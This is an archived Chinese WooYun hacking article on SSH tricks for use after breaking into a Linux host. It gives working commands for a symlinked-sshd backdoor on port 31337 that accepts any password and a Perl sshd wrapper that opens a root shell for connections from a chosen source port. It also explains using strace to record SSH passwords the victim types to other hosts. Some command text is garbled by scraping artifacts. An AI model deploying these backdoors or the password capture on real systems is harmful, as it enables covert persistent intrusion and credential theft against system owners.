渗透技巧之SSH篇
乌云历史资料归档
原始作者: mickey 原始编号: superkieran-wooyundrops:246 原始发布时间: 2014-05-12 13:57 声明:内容仅用于技术研究和个人使用,版权归 wooyun.org。
用些小技巧,蒙蒙菜鸟管理员。
1. 入侵得到SHELL后,对方防火墙没限制,想快速开放一个可以访问的SSH端口
肉鸡上执行

#!bash [email protected] :~# ln -sf /usr/sbin/sshd /tmp/su;/tmp/su -oPort=31337;
就会派生一个31337端口,然后连接31337,用root/bin/ftp/mail当用户名,密码随意,就可登陆。 效果图:
2. 做一个SSH wrapper后门,效果比第一个好,没有开放额外的端口,只要对方开了SSH服务,就能远程连接
在肉鸡上执行:
#!bash [ [email protected] ~]# cd /usr/sbin [ [email protected] sbin]# mv sshd ../bin [ [email protected] sbin]# echo '#!/usr/bin/perl' >sshd [ [email protected] sbin]# echo 'exec "/bin/sh" if (getpeername(STDIN) =~ /^..4A/);' >>sshd [ [email protected] sbin]# echo 'exec {"/usr/bin/sshd"} "/usr/sbin/sshd",@ARGV,' >>sshd [ [email protected] sbin]# chmod u+x sshd [ [email protected] sbin]# /etc/init.d/sshd restart
在本机执行:
#!bash socat STDIO TCP4:10.18.180.20:22,sourceport=13377
如果你想修改源端口,可以用python的struct标准库实现
#!python >>> import struct >>> buffer = struct.pack('>I6',19526) >>> print repr(buffer) '\x00\x00LF' >>> buffer = struct.pack('>I6',13377) >>> print buffer 4A
效果图如下: [原始图片缺失:2014091812470923422.png]
3. 记录SSH客户端连接密码

搞定主机后,往往想记录肉鸡SSH连接到其他主机的密码,进一步扩大战果,使用strace命令就行了。 效果图: